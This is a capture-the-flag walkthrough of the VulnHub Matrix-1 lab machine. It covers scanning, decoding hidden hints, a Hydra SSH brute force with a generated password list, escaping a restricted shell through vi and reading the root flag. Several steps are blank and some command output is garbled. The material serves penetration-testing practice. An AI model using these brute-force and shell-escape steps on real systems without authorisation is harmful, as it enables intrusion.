Step 1 - Get host IP address:

Step 2 - Get victim IP:


Step 3 – Nmap Scan Victim:

VulnHub Server Source: https://www.vulnhub.com/entry/matrix-1,259/

Step 4 - Enumerate subdirectories:

```
| Challe | Malle | Color | Col
```

Step 5 – Visit other port running on http:




Step 6 - Inspect page source and find a base64 hash

```
<!-- service -->
<div class="service">
</iiv class="service">
<!-- p class="service_text">
ZmNobyAiVGhlbiBSb3UnbGwgc2VlLCB0aGF0IGl0IGlzIGSvdCB0aGUgc3Bvb24gdGhhdCB1ZW5kcywgaX0gaXMgb25seSB5b3Vyc2VsZi4gIiA+IENScGhlci5tYXRyaXg=</p-
</div<!-- End / service --></div<!-- End / service --></div</pre>
```

Step 7 – Decode base64 hash:

```
(kali@kali)-[~]
$ echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQga
XMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 -d
echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.mat
rix
```

Step 8 – Add Cypher.matrix to end of current URL and download file:



Step 9 – Open downloaded file to find a brainfuck cypher



Step 10 - Decode brainfuck cypher:



Step 11 - Write python script to create all possible passwords

Step 12 – Save output of python script to text file and use it as the password list for a Hydra brute force

```
(kali@kali)-[~/machine_matrix1]
$ python3 pass-end.py > plist.txt

(kali@kali)-[~/machine_matrix1]
$ hydra -l guest -P plist.txt 192.168.56.107 ssh -V
```

Step 13 - Retrieve correct password:

```
[ATTEMPT] target 192.168.56.107 - login "guest" - pass "k1ll0r7n" - 5501 of 8744 [child 3] (0/2)

[22][ssh] host: 192.168.56.107 login: guest password: k1ll0r7n

1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-07 06:44:53
```

Step 14 – Login with SSH using gathered credentials into a restricted bash shell

```
(kali® kali)-[~]
$ ssh guest@192.168.56.107
guest@192.168.56.107's password:
Last login: Thu Jun 29 14:57:46 2023 from 192.168.56.101
guest@porteus:~$ ls
-rbash: /bin/ls: restricted: cannot specify `/' in command names
guest@porteus:~$ vim
-rbash: vim: command not found
guest@porteus:~$ vi
guest@porteus:~$ nano
-rbash: nano: command not found
guest@porteus:~$
```

Step 15 – Use vim to enter into bash shell:

```
"You know.. I know
"You know.. I know
"You have chosen to open:
"Cypher.matrix
which is: matrix File (4.0 KB)
from: http://192.168.56.107:31337
Would you like to save this file?
"Cancel
```

Step 16 – Check sudo capabilities, then export to shell and path to use environment properly

```
kali@kali: ~
 File Actions Edit View Help
 kali@kali: ~ × kali@kali: ~ ×
                                             kali@kali: ~/machine_matrix1 ×
 false
                                                                 ulimit [-SHabcdefiklmnpqrstuvxPT] [limit]
 fc [-e ename] [-lnr] [first] [last] or fc -s> umask [-p] [-S] [mode]
 fg [job_spec] unalias [-a] name [name ...]
for NAME [in WORDS ... ]; do COMMANDS; don> unset [-f] [-v] [-n] [name ...]
for (( exp1; exp2; exp3 )); do COMMANDS; don> until COMMANDS; do COMMANDS; done
function name { COMMANDS ; } or name () { CO> variables - Name and meanings of some shel>
 getopts optstring name [arg]
hash [-lr] [-p pathname] [-dt] [name ...]
help [-dms] [pattern ...]
                                                                 wait [-n] [id ...]
                                                                 while COMMANDS; do COMMANDS; done
                                                                  { COMMANDS ; }
guest@porteus:~$ ls
Desktop/ Documents/ Downloads/ Music/ Pictures/ Public/ Videos/ ex.txt prog/
guest@porteus:~$ ls Documents
guest@porteus:~$ cd
guest@porteus:/home$ ls
guest@porteus:/home$ cd ..
guest@porteus:/$ ls
bin/ etc/ lib/ media/
dev/ home/ lib64/ mnt/
                           media/ opt/ root/ sbin/ sys/ usr/
mnt/ proc/ run/ srv/ tmp/ var/
guest@porteus:/$ sudo -l
bash: sudo: command not found
guest@porteus:/$ export SHELL=/bin/bash:$SHELL
guest@porteus:/$ export PATH=/usr/bin:$PATH guest@porteus:/$
```

Step 17 - Check sudo capabilities, then export bin folder to path to enable root

Step 18 – Read root/flag.txt

